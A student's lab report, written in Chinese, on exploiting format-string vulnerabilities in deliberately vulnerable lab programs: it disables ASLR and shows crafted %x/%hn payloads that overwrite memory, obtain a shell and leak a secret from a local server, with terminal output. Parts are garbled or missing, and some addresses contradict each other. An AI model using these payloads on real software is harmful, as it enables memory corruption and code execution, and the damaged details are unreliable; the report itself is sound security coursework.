



华中科技大学

信息系统安全实验报告

姓 名：胡 晓 雯
学 院：网络空间安全学院
专 业：网络空间安全
班 级：网安 1904 班
学 号：U201911757
指导教师：王 杰

分数	
教师签名	

2022 年 6 月 21 日

目 录

1 实验一 软件安全实验	1
1.1 实验目的	1
1.2 实验内容、步骤及结果	1
1.3 实验中的问题、心得和建议	7

1 实验一 软件安全实验

1.1 实验目的

在缓冲区溢出漏洞利用基础上，理解如何进行格式化字符串漏洞利用。

C 语言中的 `printf()` 函数用于根据格式打印出字符串，使用由 `printf()` 函数的 % 字符标记的占位符，在打印期间填充数据。格式化字符串的使用不仅限于 `printf()` 函数；其他函数，例如 `sprintf()`、`fprintf()` 和 `scanf()`，也使用格式字符串。某些程序允许用户以格式字符串提供全部或部分内容。本实验的目的是利用格式化字符串漏洞，实施以下攻击：（1）程序崩溃；（2）读取程序内存；（3）修改程序内存；（4）恶意代码注入和执行。

1.2 实验内容、步骤及结果

首先，在本次实验进行之前，关闭地址随机化。

```
echo 0 > /proc/sys/kernel/randomize_va_space  
cat /proc/sys/kernel/randomize_va_space
```

```
root@VM:/home/seed/Desktop/lab1# echo 0 > /proc/sys/kernel/randomi  
ze_va_space  
root@VM:/home/seed/Desktop/lab1# cat /proc/sys/kernel/randomize_va  
space  
0
```

任务一:针对 `pro1`，改变 `var` 的值

首先输出栈上的数据，并利用 AAAA 来定位溢出点，可以观察到，第六个格式化字符串将会对应到所输入字符串的前四个字节 AAAA，基于此，来进行 input 的构造。

```
root@VM:/home/seed/Desktop/lab1# echo $(printf "AAAAAAAA")_%.8x_%.8x_%.8x_%.8x_%.8x_%.8x > input  
root@VM:/home/seed/Desktop/lab1# ./prog1 < input  
Target address: bffed24  
Data at target address: 0x11223344  
Please enter a string: AAAAAAAA_00000063_b7f1c5a0_b7fd6990_b7fd4240_11223344_41414141  
Data at target address: 0x11223344
```


首先，为将 target 修改为 66887799，即需要将 0xbffeca6 修改为 6688，0xbffeca4 修改为 7799。鉴于第六个格式化字符串对应构造的输入的开始，因此在使用 %hn(代表写入两个字节)作为第六个格式化字符串，并在前面使用 5 个 %.8x。为了使得输出长度为 26248(0x6688)，需要设置第五个格式化字符串输

出长度为 $26248 - 12 - 4 * 9 - 1 = 26199$ ，进一步地，设置第七个格式化字符串长度为 $30617 - 26248 - 1 = 4369$ 。如下，即为构造出的字符串。

```
echo$(printf
"\xA6\xEC\xFF\xBF@@@@\xA4\xEC\xFF\xBF")_%.8x_%.8x_%.8x_%.8x_%.26199x%hn_%.
4368x% hn > input
```

```
./prog1 < input | grep -a address
```


测试后，观察到 target 被正确修改为 0x66887799



```
root@VM:/home/seed/Desktop/lab1# echo $(printf "\xA6\xEC\xFF\xBF@@@@\xA4\xEC\xFF\xBF")_%.8x_%.8x_%.8x_%.8x_%.26199x%hn_%.4368x% hn >
input
root@VM:/home/seed/Desktop/lab1# ./prog1 < input | grep -a address
Target address: bffffeca4
Data at target address: 0x11223344
Data at target address: 0x66887799
root@VM:/home/seed/Desktop/lab1#
```

采用类似的计算方式，进行修改 target 为 0xdeadbeef 的设置，需要注意的是，由于 0xbeef 小于 0xdead，因此首先对 0xbffffeca4 进行写入，然后再对 0xbffffeca6 进行写入，最终的构造出的字符串和更改的结果如下所示。

```
echo$(printf
"\xA4\xEC\xFF\xBF@@@@\xA6\xEC\xFF\xBF")_%.8x_%.8x_%.8x_%.8x_%.48830x%hn_%.
8125x% hn > input
```



```
root@VM:/home/seed/Desktop/lab1# echo $(printf "\xA4\xEC\xFF\xBF@@@@\xA6\xEC\xFF\xBF")_%.8x_%.8x_%.8x_%.8x_%.48830x%hn_%.8125x% hn >
input
root@VM:/home/seed/Desktop/lab1# ./prog1 < input | grep -a address
Target address: bffffeca4
Data at target address: 0x11223344
Data at target address: 0xdeadbeef
```

任务二:针对 prog2 获取 shell

使用如下命令编译得到 prog22n，此时开启了 stack_guard 和不可执行栈的保护。

```
gcc -fstack-protector -z noexecstack -o prog22n prog2.c
```

首先，通过打印栈上数据的方式定位输入字符串在栈上的位置。由下图可知，第 7 个格式化字符对应的是输入字符串的开始。


```
|FF\xBF")_%.8x_%.8x_%.8x_%.8x_%.8x_%.8x_%.8x_%.8x_%.8x_%.8x_%.8x_%.8x_%.8|  
x %.8x %.19708x%hn %.2698x%hn %.24494x%hn %.17x%hn > badfile
```

然后进行测试，发现成功获取 shell，且此时的用户为 seed。

[illegible]

进一步地，设置 `setuid` 位置，尝试是否能进行 `root shell` 的获取。

```
[06/13/22]seed@VM:~/.../lab1$ chmod u+s prog2set
[06/13/22]seed@VM:~/.../lab1$ ls -l |grep prog2set
-rwsr-xr-x 1 seed seed 7444 May 30 22:34 prog2set
```

利用上述方式再次获取 shell，发现没有获取 root 权限。

```
0x00000000\000'00
0300
The value of the return address(after): 0xb7da4da0
$ whoami
seed
$
```

任务三:针对 prog3 获取 secret

首先，进行编译，并将文件名修改为 `format`。

Make

```
root@VM:/home/seed/Desktop/lab1/prog3# make
gcc -o server server.c
gcc -DBUF_SIZE=300 -z execstack -m32 -o format-32 format.c
format.c: In function 'myprintf':
format.c:44:5: warning: format not a string literal and no format
arguments [-Wformat-security]
    printf(msg);
    ^
gcc -DBUF_SIZE=300 -z execstack -o format-64 format.c
format.c: In function 'myprintf':
format.c:44:5: warning: format not a string literal and no format
arguments [-Wformat-security]
    printf(msg);
```

为定位输入字符串在栈上的位置，首先将如下格式化字符串写入 msg 中。

```
echo
```

[illegible]


```
% .8x_%.8x_%.8x_%.8x_%.8x_%.8x_%.8x_%.8x_%.8x_%.8x_%.8x>msg
```

```
root@VM:/home/seed/Desktop/lab1/prog3# echo ABCD%.8x %.8x %.8x %.8x  
x %.8x %.8x %.8x %.8x %.8x %.8x %.8x %.8x %.8x %.8x %.8x %.8x  
x %.8x %.8x %.8x %.8x %.8x %.8x %.8x %.8x %.8x %.8x %.8x %.8x  
%.8x %.8x %.8x %.8x %.8x %.8x %.8x %.8x %.8x %.8x > msg
```

在另一个终端运行 `./server`, 并使用如下命令将 `msg` 的内容变为 `server` 的输入。

cat msg | nc 127.0.0.1 909

可以观察到打印了栈上的内容，却没有观察到 ABCD 的 ASC 码值。

```

root@VM: /home/seed/Desktop/lab1/prog3# cat msg | nc 127.0.0.1 9090
/bin/bash
/bin/bash 66x20
^C
[05/27/22]seed@VM:~/.../prog3$ ./server
Got a connection from 127.0.0.1
Starting format
The input buffer's address: 0xbffff4f0
The secret message's address: 0x08048750
The target variable's address: 0x0804a02c
Waiting for user input .....
Received 206 bytes.
Frame Pointer (inside myprintf): 0xbffff358
The target variable's value (before): 0x11223344
ABCD11223344 b7fba000 b7fba000 bffff4b8 b7feff10 b7fbb870 bffff358
_b7f2daa6 b7f2db3d bffff4b8 080486b0 bffff4f0 00000000 0000012c 00
000032 00000008 00000000 00000000 bffff4f0 00000000 00000000 000000
00 00000000 00000000 00000000 00000000 00000000 00000000 00000000
_00000000 00000000 00000000 00000000 00000000 00000000 00000000 00
000000 00000000 00000000 00000000
00The target variable's value (after): 0x11223344
(^_^)(^_^) Returned properly (^_^)(^_^)

```

进一步，增加%.8x 的个数，多打印栈上的数据。测试结果如下所示，根据ABCD 的位置判断前面需要 63 个.8x。

```
root@VM: /bin/bash
root@VM: /bin/bash.66x20
The secret message's address: 0x08048740
The target variable's address: 0x0804a02c
Waiting for user input .....
Received 394 bytes.
Frame Pointer (inside myprintf): 0xbffffff08
The target variable's value (before): 0x11223344
ABCD11223344 b7fba000 b7fba000 b7ff2a8 b7feff10 b7fbb870 bffffff08
b7ff2238 b7f2da8d bffffff2a8 080486a4 bffffff2e0 00000000 00000064 b7
e7212d b7fe4970 08048200 00000001 bffffff2e0 0804a014 b7fe97a2 00000
000 00000000 00000000 00000000 00000000 00000000 00000000 00000000
000 00000000 00000000 00000000 00000000 00000000 00000000 00000000
00000000 00000000 00000000 00000000 00000000 00000000 00000000 0000
00000000 00000000 00000000 00000000 00000000 00000000 00000000 0000
000 00000000 00000000 30b74900 b7fba000 b7fba000 bffffff8c8 0804863b
b7ff22e0 0000018a 0000005dc b7fba5a0 b7ffff000 07e1b2cd b7ffff53c bf
ff97a 00000003 00000001 b7ffff000 0000018a [44434241] 78382e25 382e2
55f 2e255f78 255f7838 5f78382e 78382e25 382e255f 2e255f78 255f7838
5f78382e 78382e25 382e255f 2e255f78
The target variable's value (after): 0x11223344
(^_^)(^_^) Returned properly (^_^)(^_^)
```

将 ABCD 处替换为 secret 的地址,并在 63 个%.8x 后面加上%s,这就使得%s 所对应的地址为 secret 的地址,运行测试,观察到打印出了”A secret message”字样。

```
echo $(printf %05s 12345)
```

```
$(printf
```


一次写入两个字节。

(2)为了能使得程序被 gdb 调试，在编译阶段需要加入-g 选项，否则 gdb 会提示没有调试信息。

(3)在 gdb 调试的最开始，先使用 start 命令，而不是 c 命令。

在任务二利用 prog2 获取 shell 的过程中，需要注意 prog2 文件的属主问题。

通过本次实验，我深入了解了格式化字符串漏洞的利用流程，以及如何利用以获取 shell 和相关保密数据。其中，对于格式化字符串的构造较具有挑战性，首先需要定位溢出点，这主要通过打印栈上数据并配合提示字符得到，然后需要计算相应的地址以及依赖%n 进行写入。

对于本实验的建议是，本次实验有较多的子任务为修改数据，因此为了防止冗余，建议可以减少为一个任务。